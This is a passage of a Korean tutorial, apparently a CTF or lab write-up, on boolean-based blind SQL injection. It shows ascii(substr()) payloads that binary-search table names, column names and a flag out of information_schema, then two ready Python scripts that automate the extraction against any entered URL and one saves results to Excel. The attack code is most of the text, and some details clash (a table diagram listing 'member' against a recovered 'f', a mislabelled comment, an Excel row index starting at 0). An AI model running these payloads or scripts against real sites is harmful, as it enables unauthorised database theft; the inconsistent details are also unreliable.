| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>99) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>99) and '1'='1' |
그 실행결과가 참이었다. 따라서 첫글자는 ascii코드 99보다는 크므로 범위를 100부터 104까지 줄인다.
그럼 다시 그 중간값인 102로 다시 파라미터를 전달해보자.
| 테이블 이름의 첫글자가 ascii코드 102보다 큰가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>102) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>102) and '1'='1' |
그 실행결과가 거짓이었다. 따라서 첫글자는 ascii코드 102보다는 크지 않으므로 범위를 100부터 102까지 줄인다.
그럼 다시 그 중간값인 101으로 다시 파라미터를 전달해보자.
| 테이블 이름의 첫글자가 ascii코드 101보다 큰가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>101) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))>101) and '1'='1' |
그 결과가 참이었다. 따라서 범위는 101보다 크고 102보다 크지 않게 된다.
그렇다면 남은 범위는 102 하나이므로 조건을 >(크다)가 아닌 =(같다)로 해주어 검증을 해준다.
| 테이블 이름의 첫글자가 ascii코드 102 인가? | SQL 쿼리 |
|---|---|
| 완성되는 쿼리: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))=102) and '1'='1' 쿼리 재구성: select from (테이블) where id='normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1), 1, 1))=102) and '1'='1' |
그 실행결과가 참이므로, 테이블 이름의 첫글자는 ascii코드값 102인 'f' 인것을 알 수 있다.
이제 두번째 글자를 알아낼 차례이다.
두 번째 글자를 찾아내기 위해서는 substr() 함수의 인덱스 범위를 변경해주면 된다.
normaltic' and (ascii(substr((select table_name from information_schema.tables where table_schema='blindSqli' limit 0, 1)), 2, 1))>0) and '1'='1
// select database() 질의문을 실행한 결과의 두번째 글자를 ascii 코드와 비교
+------------+
| table_name |
+------------+
| member | <---- limit 0, 1
| ↑ |
| |
| score |
| board |
+------------+찾아내는 과정은 바로 위에서 첫번째 글자를 찾아내었던 과정과 동일하므로 생략하였다.
이렇게 substr() 함수의 인덱스 범위, ascii코드값 2가지를 변경해주며 하나씩 찾아주면 된다.
또한, 이렇게 해서 첫번째 행에 위치한 테이블의 이름을 알아냈다면,
limit 값의 인덱스 범위를 바꾸어 두 번째 행의 테이블 이름도 한글자씩 알아내면 된다.
+------------+
| table_name |
+------------+
|   member   |
|   score    | <---- limit 1, 1
|	↑		 |
|            |
|	board	 |
+------------+
이렇게 함으로써, 테이블 이름 (flagTable, member)을 찾아내었다.
7) 컬럼 이름 찾기
▷ 컬럼 이름을 substr()을 통해 한글자씩 찾아낸다.
컬럼의 이름을 출력하는 명령은 다음과 같다.
select column_name from information_schema.columns where table_name='테이블 이름'해당 select 구문을 위에서 작성한 공격 format에 그대로 넣어주면 된다.
normaltic' and (ascii(substr((select column_name from information_schema.columns where table_name='flagTable'), 1, 1))>0) and '1'='1그런데 컬럼의 경우 여러개가 존재할 가능성이 높으므로, 그 중 한 행만을 선택하도록 해야한다.
따라서 limit 구문을 추가하여 다시 작성해주었다.
normaltic' and (ascii(substr((select column_name from information_schema.columns where table_name='flagTable' limit 0, 1), 1, 1))>0) and '1'='1+-------------+
| column_name |
+-------------+
| column1 | <---- limit 0, 1
| ↑ |
| |
| column2 |
| column3 |
+-------------+테이블 이름을 찾아냈을 때와 같은 방법으로 33부터 126까지, 그 중간값인 80부터 시작하여 범위를 반씩 줄아가며 찾아가면 된다.
방법은 정확히 동일하며, 따라서 생략하였다.
동일하게 함으로써, 컬럼 이름 (idx, flag)을 찾아내었다.
8) 데이터 추출
▷ 테이블명과 컬럼명을 모두 알아냈으므로, 원하는 데이터를 추출한다.
select (컬럼) from (테이블)해당 select 구문을 위에서 작성한 공격 format에 그대로 넣어주면 된다.
normaltic' and (ascii(substr((select flag from flagTable), 1, 1))>0) and '1'='1데이터베이스 이름을 찾아냈을 때와 같은 방법으로 33부터 126까지, 그 중간값인 80부터 시작하여 범위를 반씩 줄아가며 찾아가면 된다.
방법은 정확히 동일하며, 따라서 생략하였다.
동일하게 함으로써, 플래그를 찾아낼 수 있다.
+ Python 자동화
# 핵심 코드
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

URL = input("URL: ")
method = int(input("GET[0], POST[1]: "))
include = int(input("미포함[0], 포함[1]: "))

key = "params"
if (method):
    key = "data"
keyvalue = input(key+" 값: ")
format = input("공격 포맷: ")
word = input("참조건에 포함/미포함 되는 단어: ")

while(True):
    SQL = input("실행할 SQL문: ")

    new_format = format.replace("SQL", SQL)
    print("[Searching...]")

    for idx in range(1, 50+1):
        new_format2 = new_format.replace("), 1","), "+str(idx))

        param = {keyvalue:new_format2} # new_format2 를 인자형태로 작성
        res = requests.post(URL, data=param, verify=False)

        if (include^(word in res.text)):
        	break

        min = 33
        max = 126

        while (True):
            half = (min+max)//2

            new_format3 = new_format2.replace(">0", ">"+str(half))
            new_param = {keyvalue:new_format3}
            new_res = requests.post(URL, data=new_param, verify=False)

            equal_format = new_format3.replace('>','=')
            equal_param = {keyvalue:equal_format}
            equal_res = requests.post(URL, data=equal_param, verify=False)

            if ((not include)^(word in equal_res.text)):
                print(chr(half), end="")
                break
            elif ((not include)^(word in new_res.text)):
                min = half+1
            else:
                max = half-1
print("\n")| 파이썬 실행결과 |
|---|
 |
+ 데이터 엑셀 자동화
# 핵심 코드
import requests
import urllib3
from openpyxl import Workbook
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

wb = Workbook()
ws = wb.active
ws.title="SQL 실행 결과"
i = 0
val=""

URL = input("URL: ")
method = int(input("GET[0], POST[1]: "))
include = int(input("미포함[0], 포함[1]: "))

key = "params"
if (method):
    key = "data"
keyvalue = input(key+" 값: ")
format = input("공격 포맷: ")
word = input("참조건에 포함/미포함 되는 단어: ")

while(True):
    SQL = input("실행할 SQL문: ")

    new_format = format.replace("SQL", SQL)
    print("[Searching...]")

    for idx in range(1, 50+1):
        new_format2 = new_format.replace("), 1","), "+str(idx))

        param = {keyvalue:new_format2} # new_format2 를 인자형태로 작성
        res = requests.post(URL, data=param, verify=False)

        if (include^(word in res.text)):
        	break

        min = 33
        max = 126

        while (True):
            half = (min+max)//2

            new_format3 = new_format2.replace(">0", ">"+str(half))
            new_param = {keyvalue:new_format3}
            new_res = requests.post(URL, data=new_param, verify=False)

            equal_format = new_format3.replace('>','=')
            equal_param = {keyvalue:equal_format}
            equal_res = requests.post(URL, data=equal_param, verify=False)

            if ((not include)^(word in equal_res.text)):
                val = val+chr(half)
                break
            elif ((not include)^(word in new_res.text)):
                min = half+1
            else:
                max = half-1
        ws.cell(row=i, column=1, value=val)
        wb.save(filename='blind.xlsx')
        i=i+1
        val=""
print("\n")| 파이썬 실행 결과 생성된 엑셀 파일 |
|---|
 |
